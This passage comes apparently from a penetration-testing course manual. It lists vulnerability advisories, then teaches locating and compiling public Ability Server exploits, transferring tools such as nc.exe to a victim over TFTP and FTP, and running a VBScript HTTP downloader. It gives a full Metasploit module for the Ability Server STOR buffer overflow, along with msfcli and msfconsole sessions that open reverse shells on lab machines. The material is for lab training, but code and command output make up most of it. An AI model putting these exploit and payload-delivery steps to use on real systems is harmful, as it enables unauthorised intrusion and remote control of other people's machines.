- Mozilla Firefox Form History Information Disclosure Vulnerability

- Mozilla Firefox CVE-2009-3380 Multiple Remote Memory Corruption Vulnerabilities

- Mozilla Firefox and SeaMonkey Download Filename Spoofing Vulnerability

- Mozilla Firefox Floating Point Conversion Heap Overflow Vulnerability

- GNOME glib Base64 Encoding and Decoding Multiple Integer Overflow Vulnerabilities

- Linux Kernel 2.4 and 2.6 Multiple Local Information Disclosure Vulnerabilities

- OpenSSL 'ChangeCipherSpec' DTLS Packet Denial of Service Vulnerability

- Linux Kernel with SELinux 'mmap_min_addr' Low Memory NULL Pointer Dereference Vulnerability

- GNU ed File Processing 'strip_escapes()' Heap Overflow Vulnerability

202

- Linux Kernel 'nfs4_proc_lock()' Local Denial of Service Vulnerability

- OpenSSL DTLS Packets Multiple Denial of Service Vulnerabilities

- OpenSSL 'dtls1_retrieve_buffered_fragment()' DTLS Packet Denial of Service Vulnerability

- D-Bus 'dbus_signature_validate()' Type Signature Denial of Service Vulnerability

- Linux Kernel eCryptfs Lower Dentry Null Pointer Dereference Local Denial of Service Vulnerability

- Linux Kernel 'pipe.c' Local Privilege Escalation Vulnerability

- Wireshark Dissector LWRES Multiple Buffer Overflow Vulnerabilities

- Newt Text Box Content Processing Remote Buffer Overflow Vulnerability

- OpenSSL Multiple Vulnerabilities

- 'nfs-utils' Package 'hosts_ctl()' Security Bypass Vulnerability

- Red Hat Enterprise Linux OpenSSH 'ChrootDirectory' Option Local Privilege Escalation

- Expat Unspecified XML Parsing Remote Denial of Service Vulnerability

- Linux Kernel 'unix_stream_connect()' Local Denial of Service Vulnerability

- Linux Kernel 2.4 and 2.6 Local Information Disclosure Vulnerability

- GNU Automake Insecure Directory Permissions Vulnerability

- NTP mode 7 MODE_PRIVATE Packet Remote Denial of Service Vulnerability

- Linux Kernel r128 Driver CCE Initialization NULL Pointer Dereference Denial of Service

- Linux Kernel '/drivers/net/r8169.c' Out-of-IOMMU Error Local Denial of Service Vulnerability

- MiNBank 'minsoft_path' Parameter Multiple Remote File Include Vulnerabilities

- J. River Media Jukebox '.mp3' File Remote Heap Buffer Overflow Vulnerability

- Orb Networks Orb Direct Show Filter MP3 File Divide-By-Zero Denial of Service Vulnerability

- WordPress Calendar Plugin Multiple Cross-Site Scripting Vulnerabilities

- WordPress Events Registration with PayPal IPN Component Multiple SQL Injection Vulnerabilities

- Authentium Command On Demand ActiveX Control Multiple Buffer Overflow Vulnerabilities

- Multiple Apple Wireless Products FTP Port Forward Security Bypass Vulnerability

- BBSXP 'ShowPost.asp' Cross-Site Scripting Vulnerability

- Emweb Wt Multiple Cross Site Scripting and Unspecified Security Vulnerabilities

- Microsoft March 2010 Advance Notification Multiple Vulnerabilities

- PHP-Nuke 'user.php' SQL Injection Vulnerability

```
•   PHP-Nuke Survey Component 'PollID' Parameter SQL Injection Vulnerability

•   Comptel Provisioning and Activation 'error_msg_parameter' Cross Site Scripting Vulnerability

•   Argyll CMS '55-Argyll.rules' Security Bypass Vulnerability

•   Fcron 'fcrontab' Symbolic Link Arbitrary File Access Vulnerabilities
```

This is considered an average day in terms of network security. Please remember that this list does not include *all* the vulnerabilities found on this date, just the reported ones. Many vulnerabilities are not reported and may stay unpatched for years. The underground hacker scene trades in private (a.k.a. 0day) exploits. These are exploits for vulnerabilities that have not been published or exploited publicly yet.

On many occasions, PoC exploits is released together with a public advisory. The philosophical debate of whether releasing PoC codes has a positive or negative effect is beyond the scope of this module.

7.1 Looking for an Exploit on BackTrack

7.1.1 Ability Server Example

After identifying vulnerability, your first task is to try to find relevant exploit code that might allow you to access or otherwise control the victim.

For now, assume you know with certainty that a Windows XP SP2 machine with IP address 192.168.9.12 is running a vulnerable version of Ability Server. Ignore the fact that you have written exploit code of your own, and instead explore other people's code.

BackTrack contains a large exploit repository in the **/pentest/exploits/exploit-db** directory.

Now find an exploit, compile it, and run it against the victim:

```
root@bt:/pentest/exploits/exploitdb# grep Ability files.csv

588;platforms/windows/remote/588.py;"Ability Server <= 2.34 (STOR) Remote Buffer Overflow
Exploit";2004-10-21;muts;windows;remote;21

592;platforms/windows/remote/592.py;"Ability Server <= 2.34 (APPE) Remote Buffer Overflow
Exploit";2004-10-23;KaGra;windows;remote;21

618;platforms/windows/remote/618.c;"Ability Server 2.34 FTP STOR Buffer Overflow Exploit (Unix
Exploit)";2004-11-07;NoPh0BiA;windows;remote;21

693;platforms/windows/remote/693.c;"Ability Server <= 2.34 Remote APPE Buffer Overflow Exploit";2004-
12-16;darkeagle;windows;remote;21
```

You've found several exploit codes, but which should you use? Several versions are written for compilation under the Windows operating system while others are written for compilation on Linux. you can identify the compilation environment by inspecting the exploit code headers.

These are typical Windows compilation environment headers:

```
#include <stdio.h>

#include <winsock2.h>

#include <windows.h>

#include <process.h>

#include <string.h>
```

```
#include <winbase.h>
```

These are typical Linux compilation environment headers:

```
#include <stdio.h>

#include <stdlib.h>

#include <error.h>

#include <sys/types.h>

#include <sys/socket.h>

#include <netinet/in.h>

#include <arpa/inet.h>

#include <unistd.h>

#include <netdb.h>

#include <unistd.h>
```

The subsequent sections examine the compilation of both types of exploits in BackTrack.

7.1.2 Compiling Linux Exploits on BackTrack

Begin with the editing and compilation of the Linux-based exploit, 618.c. After making the appropriate changes in the original exploit code (correcting buffer length, changing shellcode, adjusting RET address, and fixing bind IP address), you can simply compile this file using GCC:

```
bt exploitdb # cp ./platforms/windows/remote/618.c /tmp/

bt exploitdb # cd /tmp/

bt tmp # nano 618.c (we fix the code as appropriate)

bt tmp # gcc –o ability 618.c
```

With a few additional fixes, this exploit provides you with a shell!

7.1.3 Compiling Windows Exploits on BackTrack

Since BackTrack 3, it has been possible to compile Windows environment code using a cross compiler. Using the MinGW compiler and Wine, you can compile windows code that results in a PE executable. You can then run this Windows PE binary in Linux using Wine.

Once again, you need to fix the code, change buffer lengths, and generally sweat a bit before you get your shell:

```
bt exploitdb # cp ./platforms/windows/remote/693.c /tmp/

bt exploitdb # cd /root/.wine/drive_c/MinGW/bin

bt bin # wine gcc -o ability.exe /tmp/693.c -lwsock32

bt bin #wine ability.exe

...
```

7.1.4 Exercises

1. Re-exploit Ability Server by fixing, compiling, and using other available exploits. Do this for code that was meant to be compiled under both Windows and Linux. Add any documentation to the report appendix.

2. Attempt to exploit various machines and services in the THINC.local student lab network. Document your findings in the report. Use information previously gained from the enumeration phase to try to match vulnerabilities to ports and services.

7.2 Looking for Exploits on the Web

Locating public exploits on the web is relatively easy using websites such as Security Focus and exploit-db.com.

7.2.1 Security Focus

Vulnerabilities (and exploits) in Security Focus are categorized by Bugtraq ID (BID). You can search for BIDs via Security Focus's web interface:

Personally, I prefer using a Google search. For example:

```
xp sp2 exploit site:securityfocus.com inurl:bid
```

Searching Google cuts down the time you need to spend browsing and brings you directly to the BID required.

7.2.2 Exploit-db.com

Exploit-db.com is a nonprofit site that is well known for its exploit database. It continues the work of milw0rm, which is no longer active. The site contains many other security education articles and resources. The site features a search function that can be used to locate exploits:

8. Module 8: Transferring Files

Overview

This module introduces several file transfer methods between attacking and victim machines.

Module Objectives

By the end of this module, students should:

1. Be able use several file transfer methods such as FTP, TFTP, DEBUG, and VBS scripting to initiate file transfers to a victim machine.
2. Understand the dangers of a non-interactive shell.
3. Understand the practical limitations of each transfer method, as well as pros and cons for each.

Reporting

Reporting **is required** for this module as described in the exercises.

A Note from the Authors

I often get asked, "So I've got a shell, now what?" Now that you have a system shell, you are able to execute administrative commands. This means you can add users, change passwords, dump passwords, install software, change configurations, and so on. You are, however, initially limited to using tools and commands already available on the victim machine. Depending on the victim operating system, this might be a short list.

8.1 The Non-interactive Shell

A non-interactive shell is best explained by the following example.

Type the command **dir** in a command prompt on a Windows machine. This command is *non-interactive* because once it is executed it does not require more input from the user in order to complete. From a Windows machine (not a remote shell!), try connecting to an FTP server and logging on:

```
C:\Users\offsec>ftp ftp.microsoft.com

Connected to ftp.microsoft.akadns.net.

220 Microsoft FTP Service

User (ftp.microsoft.akadns.net:(none)): test

331 Password required for test.

Password: test

530 User cannot log in.

Login failed.

ftp> bye

221 Thank you for using Microsoft products.

C:\Users\offsec>
```

Ignore the fact that you didn't actually log on, and notice that the FTP process has exited after you gave it input—the username, password, and the **bye** command. This is an *interactive* program that requires user intervention in order to complete.

The basic rule of a standard remote shell is:

DON'T RUN INTERACTIVE PROGRAMS USING A REMOTE SHELL.

The reason for this is that the standard output from an interactive program is not redirected correctly to the shell and you will often get timed out or disconnected from the shell. Try logging in to an FTP server from a remote shell and see it for yourself.

8.2 Uploading Files

As you expand your attack, you will need to upload tools such as port scanners, compiled exploits, key loggers, and trojans to the victim,. There are several methods of uploading files to a victim. These are all based on using available tools on the operating system you hacked in order to download files.

8.2.1 Using TFTP

TFTP is a UDP based file transfer protocol. For more information about TFTP, please visit http://en.wikipedia.org/wiki/Trivial_File_Transfer_Protocol.

Windows operating systems contain a TFTP client by default. By using this built-in client, you can transfer files to and from the victim machine using a remote shell.

You need to set up a TFTP server for the victim to connect to and download/upload files and make sure that it's running:

```
root@bt:~# netstat –anup |grep 69
udp       0     0 0.0.0.0:69         0.0.0.0:*     398/atftpd
root@bt:~#
```

Copy the file you want to transfer to the victim to the **/tmp** directory on the attacker's machine:

```
root@bt:~# cp /pentest/windows-binaries/tools/nc.exe /tmp/
```

You can now attempt to transfer this file to the victim using your newly gained remote shell:

```
C:\WINDOWS\system32>tftp -i 192.168.9.100 GET nc.exe

tftp -i 192.168.9.100 GET nc.exe

Transfer successful: 59392 bytes in 5 seconds, 11878 bytes/s

C:\WINDOWS\system32>dir nc.exe

dir nc.exe

 Volume in drive C has no label.

 Volume Serial Number is B4B7-CCDF

 Directory of C:\WINDOWS\system32

11/12/2006  06:49 AM            59,392 nc.exe

            1 File(s)          59,392 bytes

            0 Dir(s)   2,733,469,696 bytes free

C:\WINDOWS\system32>
```

Notice the use of the **tftp** command on the victim machine, connected to the attacking machine (192.168.9.100), which is running a TFTP server, and executing a tftp GET command to retrieve nc.exe.

8.2.1.1 TFTP Pros

- TFTP is based on UDP and is therefore fast. TFTP is a good option to choose for small files.

- The TFTP command is non-interactive.

8.2.1.2 TFTP Cons

- TFTP is based on UDP and therefore unreliable. Not suitable for large files.

- Organizations rarely allow outbound UDP traffic, so such a file transfer attempt will usually be blocked at the corporate firewall.

8.2.2 Using FTP

Windows also contains a default FTP client that can be used for file transfers. As you've previously seen, FTP is an interactive command that requires input to complete. You need to solve this problem before attempting to use FTP.

In the FTP command help you will see that the Windows FTP client supports receiving FTP commands from a text file:

```
-s:filename     Specifies a text file containing FTP commands;

                the commands will automatically run after FTP starts.
```

In this example, you'll set up an FTP server on your BackTrack machine and place the file you want to transfer in the FTP home directory.

Back to the victim shell, you want to the FTP client to work using only non-interactive commands:

```
C:\WINDOWS\system32>echo open 192.168.9.100 21> ftp.txt

C:\WINDOWS\system32>echo ftp>> ftp.txt

C:\WINDOWS\system32>echo ftp>> ftp.txt

C:\WINDOWS\system32>echo bin >> ftp.txt

C:\WINDOWS\system32>echo GET nc.exe >> ftp.txt

C:\WINDOWS\system32>echo bye >> ftp.txt

C:\WINDOWS\system32>ftp -s:ftp.txt
```

8.2.3 Inline Transfers

```
bt ~# cd /pentest/windows-binaries/tools/

bt tools # wine exe2bat.exe nc.exe nc.txt

Finished: nc.exe > nc.txt

bt tools #
```

This command creates a file called nc.txt in your working directory. This file contains the byte code that creates the nc.exe executables. Notice that the format of this file is built in such a way that it can be simply pasted into a victim shell, echo'ed to the victim file system, and then compiled with debug.exe on the victim machine.

Using similar concepts, VBScript can also be echo'ed into a shell and executed. The following code will use the WinHTTP method to download files via HTTP:

```
'Barabas pure vbs downloader - tested on XP sp2

'Microsoft    fixed    adodbstream    but    guess    what    <img    src="http://s.wordpress.com/wp-
includes/images/smilies/icon_smile.gif" alt=":)" class="wp-smiley">

'(c)dec 2004

'First argument = complete url to download

'Second Argument = filename you want to save

'thnks to http://www.ericphelps.com/scripting/samples/BinaryDownload/

'

'v2 - now includes proxy support for the winhttp request stuff


strUrl = WScript.Arguments.Item(0)

StrFile = WScript.Arguments.Item(1)


'WinHttpRequest proxy settings.

Const HTTPREQUEST_PROXYSETTING_

DEFAULT = 0

Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0

Const HTTPREQUEST_PROXYSETTING_DIRECT = 1

Const HTTPREQUEST_PROXYSETTING_PROXY = 2
```

```
Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts

  Err.Clear

  Set http = Nothing

  Set http = CreateObject("WinHttp.WinHttpRequest.5.1")

  If http Is Nothing Then Set http =
CreateObject("WinHttp.WinHttpRequest")

  If http Is Nothing Then Set http =
CreateObject("MSXML2.ServerXMLHTTP")

  If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP")


  ' comment out next line if no proxy is being used

  ' and change the proxy to suit ur needs -duh


  http.SetProxy HTTPREQUEST_PROXYSETTING_PROXY, "web-proxy:80"


  http.Open "GET", strURL, False

  http.Send

  varByteArray = http.ResponseBody

  Set http = Nothing

  Set fs = CreateObject("Scripting.FileSystemObject")

  Set ts = fs.CreateTextFile(StrFile, True)

  strData = ""

  strBuffer = ""

  For lngCounter = 0 to UBound(varByteArray)

      ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1, 1)))

  Next

  ts.Close
```

See if you can discover a few other methods for transferring files to and from a victim machine—
Google has some references to them!

8.3 Exercises

1. Gain a shell on your Windows XP SP2 machine and attempt to implement each of the file transfer methods described. Set up the appropriate services on your BackTrack machine to serve files to your victim machine.

2. Document any file transfers you initiate to machines you have compromised in the network in future modules.

9. Module 9: Exploit Frameworks

Overview

This module introduces the Metasploit Framework and its various functionalities and uses.

Module Objectives

At the end of this module, students should:

1. Be able to port simple exploits to Metasploit Framework format for use in a real environment.
2. Be able to use and execute exploits, auxiliary modules, client side attacks, and more using the MSF, as well as create binary payloads and handle them appropriately.
3. Possess proficiency with the Meterpreter payload and its various rich features such as file transfers, keylogging, process migration, and so on.

Reporting

Reporting **is required** for this module as described in the exercises.

A Note from the Author

As you may have noticed, working with public exploits is not a simple job. They often don't work or need modification, and their shellcode may not always suit your needs. In addition, there is no standardization in the exploit command line usage. In short, it's a mess.

In the past few years, several exploit frameworks have been developed such as Metasploit (noncommercial) and Core Impact (commercial). An exploit framework is a system that contains development tools geared toward exploit development and usage. The frameworks standardize the exploit usage syntax and provide dynamic shellcode capabilities.

This means that for each exploit in the framework you can choose various shellcode payloads such as a bind shell, a reverse shell, download and execute shellcode, and so forth.

9.1 Metasploit

As described by its authors, the Metasploit Framework (www.metasploit.com) is an advanced open-source platform for developing, testing, and using exploit code. This project initially started off as a portable network game and has evolved into a powerful tool for penetration testing, exploit development, and vulnerability research.

The widespread support for the Ruby language allows the framework to run on almost any Unix-like system under its default configuration. A customized Cygwin environment is provided for users of Windows-based operating systems (ugh!).

The Framework has slowly but surely become the number one exploit collection and development framework of every hacker and pen tester. It is frequently updated with new exploits and is constantly being improved and further developed. Metasploit can be run using various interfaces: command line, console, and web.

9.1.1 Writing a Metasploit Module

Even if you have no programming or Ruby experience, do not be intimidated by this exercise. The Ruby language and exploit structure are simple to follow and understand (very similar to Python). You'll port your recently created Ability Server Python exploit to the MSF format. You will use an existing FTP-based exploit in the framework as your template:

```
root@bt:~# cd /pentest/exploits/framework3/modules/exploits/windows/ftp/
root@bt: # cp cesarftp_mkd.rb ability_stor.rb
root@bt: # nano ability_stor.rb
```

Fix the crucial elements in the code, including the name, description, relevant return addresses, and of course, our buffer structure. Notice the **bolded** changes:

```
##
# $Id: ability_stor.rb 7853 2009-12-14 19:04:40Z jduck $
##
...
```

```ruby
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

        Rank = AverageRanking

        include Msf::Exploit::Remote::Ftp

        def initialize(info = {})

                super(update_info(info,
                        'Name'          => 'Ability Server STOR FTP Command Buffer Overflow',

                        'Description'   => %q{

                                This module exploits a stack overflow in the STOR verb in Ability Server.

                                You must have valid credentials to trigger this vulnerability.

                        },

                        'Author'        => 'offsec',

                        'License'       => MSF_LICENSE,

                        'Version'       => '$Revision: 7853 $',

                        'References'    =>

                                [

                                        [ 'CVE', '2004-16261'],

                                ],

                        'Privileged'    => true,

                        'DefaultOptions' =>

                                {

                                        'EXITFUNC' => 'thread',

                                },

                        'Payload'       =>

                                {

                                        'Space'    => 1000,

                                        'BadChars' => "\x00",

                                        'StackAdjustment' => -3500,

                                },

                        'Platform'      => 'win',

                        'Targets'       =>

                                [

                                        [ 'Windows XP SP2 English',        { 'Ret' => 0x77d8af0a } ], # jmp esp

                                ],
```

```
                    'DisclosureDate' => 'Oct 22 2004',

                    'DefaultTarget'  => 0))

    end

    def check

            connect

            disconnect

            if (banner =~ /Ability Server 2\.34g/)

                    return Exploit::CheckCode::Vulnerable

            end

                    return Exploit::CheckCode::Safe

    end

    def exploit

            connect_login

            sploit =  "A" * 966 + [target.ret].pack('V') + make_nops(32) + payload.encoded

            sploit << rand_text_alpha_upper(998 – payload.encoded.length)

            print_status("Trying target #{target.name}...")

            send_cmd( ['STOR', sploit] , false)

            handler

            disconnect

    end

end
```

Please take some time to inspect the exploit code and make sure you understand the porting procedure as demonstrated in the video module.

9.1.2 Metasploit 3 Command Line Interface (msfcli)

Running msfcli without arguments lists all available modules within Metasploit:

```
root@bt:~# cd /pentest/exploits/framework3/

bt framework3 # ./msfcli

Usage: ./msfcli <exploit_name><option=value> [mode]

==================================================

    Mode            Description

    ----            -----------

    (H)elp          You're looking at it baby!

    (S)ummary       Show information about this module

    (O)ptions       Show available options for this module

    (A)dvanced      Show available advanced options for this module

    (I)DS Evasion   Show available ids evasion options for this module

    (P)ayloads      Show available payloads for this module

    (T)argets       Show available targets for this exploit module

    (AC)tions       Show available actions for this auxiliary module

    (C)heck         Run the check routine of the selected module

    (E)xecute       Execute the selected module




Exploits

========

    Name                                      Description

    ----                                      -----------

    exploit/bsdi/softcart/mercantec_softcart     Mercantec SoftCart CGI Overflow

. . .

bt framework3 #
```

Use Framework v3.x to exploit your lab machine by using your newly ported exploit.

Start by identifying the correct exploit to use:

```
root@bt:framework3# ./msfcli |grep ability_stor

[*] Please wait while we load the module tree...

    exploit/windows/ftp/ability_stor     Ability Server STOR FTP Command Buffer Overflow

root@bt:/pentest/exploits/framework3#
```

Now choose a payload. You can see the list of available payloads (shellcodes) by using the **P** argument. Descriptions have been removed for formatting purposes. Please inspect the output of this command in the lab and check the descriptions of the various payloads:

```
root@bt:framework3# ./msfcli exploit/windows/ftp/ability_stor P

[*] Please wait while we load the module tree...

 ===================

Name

----

generic/shell_bind_tcp

generic/shell_reverse_tcp

windows/adduser

windows/adduser/bind_tcp

...

windows/shell_bind_tcp_xpfw

windows/shell_reverse_tcp

windows/upexec/bind_tcp

windows/upexec/reverse_http

windows/upexec/reverse_ord_tcp

windows/upexec/reverse_tcp

windows/vncinject/bind_tcp

windows/vncinject/reverse_http

windows/vncinject/reverse_ord_tcp

windows/vncinject/reverse_tcp

bt framework3 #
```

Choose a *reverse shell* shellcode for starters and see what other options you need to provide:

```
root@bt:framework3# ./msfcli exploit/windows/ftp/ability_stor
PAYLOAD=windows/shell_reverse_tcp O

[*] Please wait while we load the module tree...

   Name      Current Setting      Required  Description

   ----      ---------------      --------  -----------

   FTPPASS   mozilla@example.com  no        The password for the specified username

   FTPUSER   anonymous            no        The username to authenticate as

   RHOST                          yes       The target address

   RPORT     21                   yes       The target port

   Name        Current Setting  Required  Description

   ----        ---------------  --------  -----------

   EXITFUNC    process          yes       Exit technique: seh, thread, process

   LHOST                        yes       The local address

   LPORT       4444             yes       The local port

root@bt:/pentest/exploits/framework3#
```

Set the rest of the parameters such as **RHOST** (remote host) and **LHOST** (IP for reverse shell to return

to) and then run the exploit:

```
root@bt:framework3# ./msfcli exploit/windows/ftp/ability_stor
PAYLOAD=windows/shell_reverse_tcp FTPPASS=ftp FTPUSER=ftp RHOST=192.168.182.129
LHOST=192.168.182.128 E

[*] Started reverse handler on port 4444

 [*] Authenticating as ftp with password ftp...

[*] Sending password...

[*] Trying target Windows XP SP2 English...

[*] Command shell session 1 opened (192.168.182.128:4444 -> 192.168.182.129:1168)

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\abilitywebserver>
```

Notice that the framework automatically sets up a listener (for a reverse shell) or connects (to bind shells) to a victim without the need for Netcat.

9.1.3 Metasploit Console (msfconsole)

The msfconsole has become popular over the past years and allows for easier access and configuration of exploitation environments. Execute the same exploit as above, this time using the msfconsole:

```
root@bt:/pentest/exploits/framework3# ./msfconsole

      =[ metasploit v3.3.4-dev [core:3.3 api:1.0]

+ -- --=[ 532 exploits - 249 auxiliary

+ -- --=[ 198 payloads - 23 encoders - 8 nops

      =[ svn r8749 updated today (2010.03.08)

msf > help

Core Commands

============

    Command       Description

    -------       -----------

    ?             Help menu

    back          Move back from the current context

...

    unsetg        Unsets one or more global variables

    use           Selects a module by name

    version       Show the framework and console library version numbers


Database Backend Commands

=========================


    Command       Description

    -------       -----------

    db_connect    Connect to an existing database
```

```
    ...

    db_driver      Specify a database driver



msf > search ability_stor

[*] Searching loaded modules for pattern 'ability_stor'...



Exploits

========



  Name                        Rank     Description

  ----                        ----     -----------

  windows/ftp/ability_stor    average  Ability Server STOR FTP Command Buffer Overflow



msf >
```

Now that you have located your exploit, use it and configure it as needed:

```
msf > use windows/ftp/ability_stor

msf exploit(ability_stor) > set PAYLOAD windows/shell_reverse_tcp

PAYLOAD => windows/shell_reverse_tcp

msf exploit(ability_stor) > show options

Module options:

   Name      Current Setting     Required  Description

   ----      ---------------     --------  -----------

   FTPPASS   mozilla@example.com  no        The password for the specified username

   FTPUSER   anonymous            no        The username to authenticate as

   RHOST                          yes       The target address

   RPORT     21                   yes       The target port

Payload options (windows/shell_reverse_tcp):

   Name       Current Setting  Required  Description

   ----       ---------------  --------  -----------

   EXITFUNC   thread           yes       Exit technique: seh, thread, process
```

227

```
    LHOST                          yes     The local address

    LPORT     4444                 yes     The local port

Exploit target:

    Id  Name

    --  ----

    0   Windows XP SP2 English

msf exploit(ability_stor) >
```

Add the FTP username and password and select an appropriate **Target** (only one because you defined a single return address for WinXP SP2):

```
msf exploit(ability_stor) > set LHOST 192.168.182.128

LHOST => 192.168.182.128

msf exploit(ability_stor) > set RHOST 192.168.182.129

RHOST => 192.168.182.129

msf exploit(ability_stor) > set FTPPASS ftp

FTPPASS => ftp

msf exploit(ability_stor) > set FTPUSER ftp

FTPUSER => ftp

msf exploit(ability_stor) > show targets

Exploit targets:

    Id  Name

    --  ----

    0   Windows XP SP2 English

msf exploit(ability_stor) > set TARGET 0

TARGET => 0

msf exploit(ability_stor) > exploit

[*] Started reverse handler on 192.168.182.128:4444

[*] Connecting to FTP server 192.168.182.129:21...

[*] Connected to target FTP server.

[*] Authenticating as ftp with password ftp...

[*] Sending password...
```

```
[*] Trying target Windows XP SP2 English...

[*] Command shell session 1 opened (192.168.182.128:4444 -> 192.168.182.129:1169)


Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.


C:\abilitywebserver>
```

9.1.4 Metasploit Web Interface (Msfweb)

The Metasploit Web interface is Depreciated and no longer supported. This section was left here for informational purposes only.

Mfsweb starts a Metasploit web server on 127.0.0.1 port 55555. Browsing to this port provides a neat web interface to Metasploit Framework. The Msfweb interface is likely to be deprecated in the future; however, through this interface you can literally "click and hack" using Metasploit.

I never use the Msfweb during a pen test as it adds a layer of abstraction between the shell and the pen tester. For example, there's nothing more annoying than working hours to get a shell and then losing it because Msfweb crashed. However, using Msfweb in a managerial meeting and demonstrating the ease of penetration via a simple web interface does leave an impression...

In the following example, you will exploit a victim machine and use a relatively complex payload, **vnc_reverse** (which sends the victim desktop via VNC to the attacker).

Run Msfweb:

```
root@bt:/pentest/exploits/framework3# ./msfweb

[*] Warning: As of Metasploit 3.3 this interface is no longer supported:

            Please see https://metasploit.com/redmine/issues/502

[*] Starting msfweb v3.3.4-dev on http://127.0.0.1:55555/
```

```
...

=> Booting Mongrel

=> Rails 2.3.5 application starting on http://127.0.0.1:55555

[*] Initializing the Metasploit Framework...

[*] Initialized the Metasploit Framework

=> Call with -d to detach

=> Ctrl-C to shutdown server
```

Open a browser and browse to http://127.0.0.1:55555:

Choose the required exploit:

Fill in the information needed to run the exploit:

You're using a fancy VNC reverse payload:
